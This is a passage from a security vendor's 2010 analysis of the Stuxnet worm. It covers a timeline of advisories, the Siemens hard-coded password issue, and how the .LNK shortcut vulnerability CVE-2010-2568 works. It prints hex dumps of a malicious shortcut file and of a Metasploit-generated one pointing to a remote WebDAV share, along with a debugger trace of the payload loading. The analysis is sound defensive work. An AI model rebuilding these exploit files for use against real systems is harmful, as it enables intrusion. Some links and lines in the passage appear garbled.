earliest days of detection shows a steep decline even in heavily-affected Iran in the days following the initial discovery of the attack, followed by a more gradual decline over subsequent months.

However, the sparse information we have about actual infection of SCADA sites using (and affecting) Siemens software suggests that about a third of the sites affected are in the German process industry sector. Siemens have not reported finding any active instances of the worm: in other words, it has checked out PLCs at these sites, but it hasn't attempted to manipulate them. Heise observes that:

> "The worm seems to look for specific types of systems to manipulate. Siemens couldn't provide any details about which systems precisely are or could be affected."

(http://www.h-online.com/security/news/item/Stuxnet-also-found-at-industrial-plants-in-Germany-1081469.html)

Comprehensive analysis of how Stuxnet behaves when it hits a vulnerable installation was published by Ralph Langner, ahead of the ACS conference in Rockville in September 2010.

However, the Langner analysis is contradicted in some crucial respects by analysis from other sources (http://www.symantec.com/connect/blogs/exploring-stuxnet-s-plc-infection-process). There was also some fascinating conjecture on display in an interview with Jonathan Weiss.

(http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/interviews/weiss.html)

2 Microsoft, Malware and the Media

While Stuxnet exploits several Windows vulnerabilities, at least four of them described as 0-day:

- MS08-067 RPC Exploit (http://www.microsoft.com/technet/security/bulletin/ms10-067.mspx)
- MS10-046 LNK Exploit (http://www.microsoft.com/technet/security/bulletin/ms10-046.mspx)
- MS10-061 Spool Server Exploit (http://www.microsoft.com/technet/security/bulletin/ms10-061.mspx)
- Two as yet unpatched privilege escalation (or Elevation of Privilege) vulnerabilities

However, it also targets PLCs (Programming Logic Controllers) on sites using Siemens SIMATIC WinCC or STEP 7 SCADA (Supervisory Control And Data Acquisition) systems.

2.1 SCADA, Siemens and Stuxnet

This attack makes additional use of a further vulnerability categorized as CVE-2010-2772, relating to the use of a hard-coded password in those systems allowing a local user to access a back-end database and gain privileged access to the system. This meant not only that the password was exposed to an attacker through reverse engineering, but, in this case, that the system would not continue to work if the password was changed, though that issue was not mentioned in Siemens' advice to its customers at http://support.automation.siemens.com/WW/view/en/43876783. Industrial Controls Engineer Jake Brodsky made some very pertinent comments in response to David Harley's blog at http://blog.eset.com/2010/07/20/theres-passwording-and-theres-security.

While agreeing that strategically, Siemens were misguided to keep hardcoding the same access account and password into the products in question, and naive in expecting those details to stay secret, Jake pointed out, perfectly reasonably, that tactically, it would be impractical for many sites to take appropriate remedial measures without a great deal of preparation, recognizing that a critical system can't be taken down without implementing interim maintenance measures. He suggested, therefore, that isolation of affected systems from the network was likely to be a better short-term measure, combined with the interim measures suggested by Microsoft for working around the .LNK and .PIF issues that were causing concern at the time (http://support.microsoft.com/kb/2286198).

2.2 Stuxnet Timeline

VirusBlokAda reportedly detected Stuxnet components as Trojan-Spy.0485 and Malware-Cryptor.Win32.Inject.gen on 17th June 2010 (http://www.anti-virus.by/en/tempo.shtml), and also described the .LNK vulnerability on which most of the subsequent attention was focused. However, it seems that Microsoft, like most of the security industry, only became aware (or publicly acknowledged) the problem in July. (See: http://blogs.technet.com/b/msrc/archive/2010/09/13/september-2010-security-bulletin-release.aspx)

Realtek Semiconductor were notified of the theft of their digital signature keys on 24th June 2010. (http://www.f-secure.com/weblog/archives/new_rootkit_en.pdf).

ESET was already detecting some components of the attack generically early in July 2010, but the magnitude of the problem only started to become obvious later that month. Siemens don't seem to have been notified (or at any rate acknowledged receipt of notification) until 14th July 2010. http://www.sea.siemens.com/us/News/Industrial/Pages/WinCC_Update.aspx.sea.siemens.com/us/News/Industrial/Pages/WinCC_Update.aspx. On the same day, another driver was compiled as subsequently revealed by ESET analysis and reported on 19th July: http://blog.eset.com/2010/07/19/win32stuxnet-signed-binaries

On the 15th July, advisories were posted by US-CERT and ICS-CERT (http://www.kb.cert.org/vuls/id/940193; http://www.us-cert.gov/control_systems/pdf/ICSA-10-201-01%20-%20USB%20Malware%20Targeting%20Siemens%20Control%20Software.pdf.)

A Microsoft advisory was posted on 16th July (http://www.microsoft.com/technet/security/advisory/2286198.mspx), supplemented by a Technet blog (http://blogs.technet.com/b/mmpc/archive/2010/07/16/the-stuxnet-sting.aspx). The Internet Storm Center also commented: http://isc.sans.edu/diary.html?storyid=9181. See also MITRE Common Vulnerabilities and Exposures (CVE) #CVE-2010-2568 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2568

Microsoft Security Advisory #2286198 Workaround: http://support.microsoft.com/kb/2286198; http://go.microsoft.com/?linkid=9738980; http://go.microsoft.com/?linkid=9738981; http://www.microsoft.com/technet/security/advisory/2286198.mspx

On the 17th July, the Verisign certificate assigned to Realtek Semiconductor was revoked (http://threatpost.com/en_us/blogs/verisign-revokes-certificate-used-sign-stuxnet-malware-071710). However, the second driver, now using a JMicron certificate was identified: http://blog.eset.com/2010/07/19/win32stuxnet-signed-binaries. The first of a comprehensive series of ESET blogs was posted.

Table 2.2.1 – Stuxnet-Related Blogs by ESET

Date	Article
September 9	New Papers and Articles
August 25	21st Century Hunter-Killer UAV Enters Restricted DC Airspace – Skynet Alive?
August 4	Assessing Intent
August 2	Save Your Work! Microsoft Releases Critical Security Patch
July 27	More LNK exploiting malware, by Jove!*
July 23	Link Exploits and the Search for a Better Explorer
July 22	A few facts about Win32/Stuxnet & CVE-2010-2568
July 22	Why Steal Digital Certificates?
July 22	New malicious LNKs: here we go…
July 22	Win32/Stuxnet: more news and resources
July 20	There's Passwording and there's Security
July 19	It Wasn't an Army
July 19	Win32/Stuxnet Signed Binaries
July 19	Yet more on Win32/Stuxnet
July 19	(Windows) Shellshocked, Or Why Win32/Stuxnet Sux…

On the 19th SANS posted an advisory regarding the .LNK vulnerability (http://isc.sans.edu/diary.html?storyid=9190), and on the 19th and 20th July Siemens updated its posts: http://www.sea.siemens.com/us/News/Industrial/Pages/WinCC_Update.aspx

ESET labs were now seeing low-grade Autorun worms, written in Visual Basic, experimenting with the .LNK vulnerability, and had added generic detection of the exploit (LNK/Exploit.CVE-2010-2568). Most AV companies had Stuxnet-specific detection by now, of course. The Internet Storm Center raised its Infocon level to yellow in order to raise awareness of the issue (http://isc.sans.edu/diary.html?storyid=9190). Softpedia and Computerworld, among others, noted the publication of exploit code using the .LNK vulnerability.

Wired magazine reported that it was well-known that some Siemens products made use of hard-coded passwords, as described above: http://www.wired.com/threatlevel/tag/siemens/

Siemens has made quite a few advisories available, but has not really addressed the hard-coded password issue directly, and some pages appear to have been withdrawn at the time of writing. The following pages were still available:

- http://support.automation.siemens.com/WW/llisapi.dll?func=cslib.csinfo&lang=en&objid=43876783&caller=view

- http://support.automation.siemens.com/WW/llisapi.dll?func=cslib.csinfo&objId=43876783&objAction=csOpen&nodeid0=10805449&lang=en&siteid=cseus&aktprim=0&extranet=standard&viewreg=WW

A number of new malware families were identified using same vulnerability in late July, and a number of other families such as Win32/Sality generated new variants that also used it. Win32/TrojanDownloader.Chymine.A downloads Win32/Spy.Agent.NSO keylogger; Win32/Autorun.VB.RP, and is similar to malware described by ISC on 21st July (http://isc.sans.edu/diary.html?storyid=9229), but updated to include the CVE-2010-2568 exploit for propagation.

Pierre-Marc Bureau and David Harley blogged on the subject at http://blog.eset.com/2010/07/22/new-malicious-lnks-here-we-go, and Harley explored the issues further in “Shortcuts to Insecurity: .LNK Exploits” at http://securityweek.com/shortcuts-insecurity-lnk-exploits, and “Chim Chymine: a lucky sweep?” in the September issue of Virus Bulletin.

Aryeh Goretsky’s blog at http://blog.eset.com/2010/08/02/save-your-work-microsoft-releases-critical-security-patch comments on the Microsoft patch which finally appeared at the beginning of August: see http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx.

Further Microsoft issues were addressed in September, as described in this document. See also http://www.scmagazineuk.com/microsoft-plugs-stuxnet-problems-as-nine-bulletins-are-released-on-patch-tuesday/article/178911/?DCMP=EMC-SCUK_Newswire.

Microsoft released a security update to address the Print Spooler Service vulnerability used by Stuxnet. The vulnerability only exists where a printer is shared, which is not a default.

- http://blogs.technet.com/b/msrc/;
- http://www.microsoft.com/technet/security/bulletin/ms10-061.mspx;
- http://blogs.technet.com/b/srd/archive/2010/09/14/ms10-061-printer-spooler-vulnerability.aspx.

Further fixes promised for two Elevation of Privilege vulnerabilities.

Ralph Langner’s analysis of how Stuxnet affects a vulnerable installation was further discussed at the ACS conference in September 2010, but AV industry analysis did not fully concur.

- http://www.langner.com/en/index.htm;
- http://realtimeacs.com/?page_id=65;
- http://realtimeacs.com/?page_id=66;
- http://www.symantec.com/connect/blogs/exploring-stuxnet-s-plc-infection-process.

Related last-minute presentations promised for Virus Bulletin 2010: http://www.virusbtn.com/conference/vb2010/programme/index


3 Distribution

There are four ways the rootkit can distribute itself: by means of flash drives, through network shares, through an RPC vulnerability and through the recently patched MS10-061 Print Spooler vulnerability.

3.1 The LNK exploit

Microsoft Security Advisory (2286198) CVE-2010-2568 includes links to detailed information about this exploit. http://www.microsoft.com/technet/security/advisory/2286198.mspx. ESET allocated a separate detection family LNK/Autostart for the detection of attacks using this vulnerability. This vulnerability was known to be in the wild for over a month even after it was identified before Microsoft were able to release a patch for it in late August 2010, as described in the following bulletin: (http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx).

The vulnerability is not based on a standard means of exploitation, where you would expect to need to prepare exploit with shellcode, which would make use of the vulnerability. In fact *any* .LNK file can exploit it, at exploitation CVE-2010-2568 is used feature .LNK files, when displayed in windows explorer and the icon for a .LNK file is loaded from a CPL file (Windows Control Panel file). Actually, the CPL file represents a conventional dynamic link library and this is the crux of the vulnerability. The role of the payload module will be indicated in the path to the CPL file.



bthprops.cpl

Property	Value
File Name	C:\WINDOWS\system32\bthprops.cpl
File Type	Portable Executable 32
File Info	No match found.
File Size	108.00 KB (110592 bytes)
PE Size	108.00 KB (110592 bytes)
Created	Monday 14 April 2008, 16.00.00
Modified	Monday 14 April 2008, 16.00.00
Accessed	Friday 03 September 2010, 16.44.04
MD5	80AA4214C5BC0A355151BD115017313F
SHA-1	682FD8597CC43628F329211B0ABE42664DE3E8EF

Figure 3.1 – Information about CPL File

So below we can see the general scheme of the Shell Link (. LNK) Binary File Format (http://www.stdlib.com/art6-Shortcut-File-Format-lnk.html).





Figure 3.2 – Scheme of Shell Link (.LNK) Binary File Format

The most interesting feature here is hidden in the File Location Info field, which specifies the path from which the CPL file should be loaded. A vulnerability was found in Windows Shell which could allow code execution if the icon of a specially crafted shortcut is merely displayed. Here is a malicious .LNK file from an infected USB flash drive:




```
0000h: 4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00  L...........À...
0010h: 00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00  ...F............
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 5A 08 14 00  ............Z...
0050h: 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30  .PàOÐ ê:i.¢Ø..+0
0060h: 30 9D 14 00 2E 00 20 20 EC 21 EA 3A 69 10 A2 DD  0.....  ì!ê:i.¢Ý
0070h: 08 00 2B 30 30 9D 30 08 00 00 00 00 00 00 00 00  ..+00.0.........
0080h: 00 00 00 6A 01 00 02 00 00 00 00 00 00 00 5C 00  ...j..........\.
0090h: 5C 00 2E 00 5C 00 53 00 54 00 4F 00 52 00 41 00  \...\.S.T.O.R.A.
00A0h: 47 00 45 00 23 00 52 00 65 00 6D 00 6F 00 76 00  G.E.#.R.e.m.o.v.
00B0h: 61 00 62 00 6C 00 65 00 4D 00 65 00 64 00 69 00  a.b.l.e.M.e.d.i.
00C0h: 61 00 23 00 37 00 26 00 31 00 63 00 35 00 32 00  a.#.7.&.1.c.5.2.
00D0h: 33 00 35 00 64 00 63 00 26 00 30 00 26 00 52 00  3.5.d.c.&.0.&.R.
00E0h: 4D 00 23 00 7B 00 35 00 33 00 66 00 35 00 36 00  M.#.{.5.3.f.5.6.
00F0h: 33 00 30 00 64 00 2D 00 62 00 36 00 62 00 66 00  3.0.d.-.b.6.b.f.
0100h: 2D 00 31 00 31 00 64 00 30 00 2D 00 39 00 34 00  -.1.1.d.0.-.9.4.
0110h: 66 00 32 00 2D 00 30 00 30 00 61 00 30 00 63 00  f.2.-.0.0.a.0.c.
0120h: 39 00 31 00 65 00 66 00 62 00 38 00 62 00 7D 00  9.1.e.f.b.8.b.}.
0130h: 5C 00 7E 00 57 00 54 00 52 00 34 00 31 00 34 00  \.~.W.T.R.4.1.4.
0140h: 31 00 2E 00 74 00 6D 00 70 00 00 00 00 00 00 00  1...t.m.p.......
```

Figure 3.3 – Malware .LNK File from an Infected USB Flash Drive

In the File Location Info field there is a path to the file that contains the payload that should be executed. In this case, the path points to an external drive, and when this is viewed in Windows Explorer it causes the system to execute ~wtr4141.tmp. More information on the distribution using external USB and media devices can be read in the section devoted to precisely this functionality.

In all the analyzed malicious .LNK files we have seen, there is a feature that consists of two GUID sequences. These sequences indicate the following:



struct LinkTargetIDList sLinkTargetIDList	
WORD IDListSize	2138
struct IDList sIDList[0]	CLSID_MyComputer
struct IDList sIDList[1]	CLSID_ControlPanel
struct IDList sIDList[2]	
WORD ItemIDSize	2096
BYTE Data[2094]	
WORD TerminalID	0

Figure 3.4 – GUID from .LNK Files

The .LNK file most likely points to and loads a CPL file. When the directory containing the crafted .LNK exploit is opened with Windows Explorer, the following chain of function calls will eventually lead to a function call *LoadLibraryW()*. When the function *LoadLibraryW()* is called, the malware DLL will be executed.





Figure 3.5 – A Chain of Calls

If we trace this chain of calls in the debugger, we see confirmation of all the facts described above. Thus we can execute any malicious module, as *LoadLibraryW()* receives as a parameter the path to the module, which it must perform and no additional inspections are not happening.



```
7CA686FB  . 56              PUSH ESI
7CA686FC  . 56              PUSH ESI
7CA686FD  . 56              PUSH ESI
7CA686FE  . 53              PUSH EBX
7CA686FF  . FF15 00F0BB7C   CALL DWORD PTR DS:[7CBBF000]              appHelp.ApphelpCheckExe
7CA68705  . 85C0            TEST EAX,EAX
7CA68707  .v75 08           JNZ SHORT SHELL32.7CA68711
7CA68709  . 2185 E0FDFFFF   AND DWORD PTR SS:[EBP-220],EAX
7CA6870F  .vEB 0D           JMP SHORT SHELL32.7CA6871E
7CA68711  > 53              PUSH EBX                                  ["C:\WINDOWS\system32\~WTR4141.tmp"
7CA68712  . FF15 A0159C7C   CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryW>]   LoadLibraryW
```

Figure 3.6 –Loading Malicious Module

This vulnerability highlights the fact that like many other bugs, this error has found its way into the architecture of fundamental mechanisms, in this case for processing LNK files. Vulnerabilities which, as in this case, are symptomatic of fundamental design flaws are a nightmare for developers of any program, because they are always difficult and time-consuming to fix.

3.1.1 Propagation via External Storage Devices

Since the vulnerability is based on the mechanism for the display .LNK files, it is possible to distribute malware via removable media and USB drives without using Autorun-related infection. This propagation vector was used in the Stuxnet attack.

3.1.2 Metasploit and WebDAV Exploit

A few days after the public debate concerning .LNK PoC exploitation, the Metasploit Framework released code including implementation of the exploit in order to allow remote attacks (http://www.metasploit.com/modules/exploit/windows/browser/ms10_046_shortcut_icon_dllloader), Prior to the release of this exploit, it was believed that this vulnerability is not exploitable for remote attacks. Researchers from the Metasploit Project showed that this was not the case, by using the UNC path to the WebDAV service (http://msdn.microsoft.com/en-us/library/cc227098(PROT.10).aspx). This vulnerability is still functional. This exploit used a WebDAV service that can be used to execute an arbitrary payload when accessed as a UNC path by following the link generated by Metasploit that displays the directory containing .LNK file and DLL module with payload.




\\192.168.[redacted]\BjeI - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Address
\\192.168.[redacted]\BjeI
File and Folder Tasks
Make a new folder
Publish this folder to the Web
NKte.dll
ZwdWBiGUov
Shortcut
1 KB

Figure 3.7 – WebDAV Directory Generated by Metasploit

The .LNK file contains the network path to the module with the payload.



```
00000000:   4C 00 00 00-01 14 02 00-00 00 00 00-C0 00 00 00   L   ☺¶☻       └
00000010:   00 00 00 46-81 00 00 00-00 00 00 00-00 00 00 00      FБ
00000020:   00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:   00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000040:   00 00 00 00-00 00 00 00-00 00 00 00-7C 00 14 00               ¦ ¶
00000050:   1F 00 E0 4F-D0 20 EA 3A-69 10 A2 D8-08 00 2B 30   ▼ рO╨ ъ:i►в╪◘ +0
00000060:   30 9D 14 00-2E 1E 20 20-EC 21 EA 3A-69 10 A2 DD   0Э¶ .▲  ь!ъ:i►в▌
00000070:   08 00 2B 30-30 9D 52 00-00 00 00 00-00 00 00 00   ◘ +00ЭR
00000080:   00 00 00 6A-00 00 00 00-00 00 00 00-00 00 5C 00      j          \
00000090:   5C 00 31 00-39 00 32 00-2E 00 31 00-36 00 38 00   \ 1 9 2 . 1 6 8
000000A0:   2E 00 30 00-2E 00 [redacted] 00-[redacted] 00 [redacted] 00-5C 00 42 00   . [redacted] \ B
000000B0:   6A 00 65 00-49 00 5C 00-4E 00 4B 00-74 00 65 00   j e I \ N K t e
000000C0:   2E 00 64 00-6C 00 6C 00-00 00 00 01-00 00 00      . d l l    ☺
```

Figure 3.8 – .LNK File Generated by Metasploit

The vulnerability in .LNK files and the recently discovered DLL Hijacking vulnerability (http://www.microsoft.com/technet/security/advisory/2269637.mspx) have much in common, both in the nature of their appearance, and in the ways in which they've been exploited.


3.1.3 What Do DLL Hijacking Flaws and the LNK Exploit have in Common?

While we have been writing this report public information was released about DLL Hijacking flaws (Microsoft Security Advisory 2269637) and we noted some association with or resemblance to the .LNK files vulnerability. Both vulnerabilities are inherent design flaws and in both cases the function *LoadLibrary()* is used. The directory where the exploitative file is found can be situated in a USB drive, an extracted archive, or a remote network share. In both cases we find spoofed paths to a loadable module and the possibility of a remote attack via the WebDAV service.

What other vulnerabilities are stored in Windows operating systems, nobody knows. Most likely, this vector of attack will undergo a thorough research and it might be that something else equally interesting is awaiting us in the near future.

3.2 LNK Vulnerability in Stuxnet

This is the first way in which the rootkit distributes itself. When you inspect a flash USB drive infected with the Stuxnet worm you can expect to find 6 files there as on the following screenshot:




```
..                                                            Up
~wtr4132                                                tmp 513536
~wtr4141                                                tmp  25720
Copy of Copy of Copy of Copy of Shortcut to             lnk   4171
Copy of Copy of Copy of Shortcut to                     lnk   4171
Copy of Copy of Shortcut to                             lnk   4171
Copy of Shortcut to                                     lnk   4171
```

Figure 3.9 – The Worm's Files on a USB Flash Drive

- Copy of Shortcut to.lnk;
- Copy of Copy of Shortcut to.lnk;
- Copy of Copy of Copy of Shortcut to.lnk;
- Copy of Copy of Copy of Copy of Shortcut to.lnk;
- ~WTR4141.TMP;
- ~WTR4132.TMP.

The first four files are LNK files – these are the files that specify how the Icon of other files should be displayed. The files with LNK extension are different: here is an example of the contents of one of them:



```
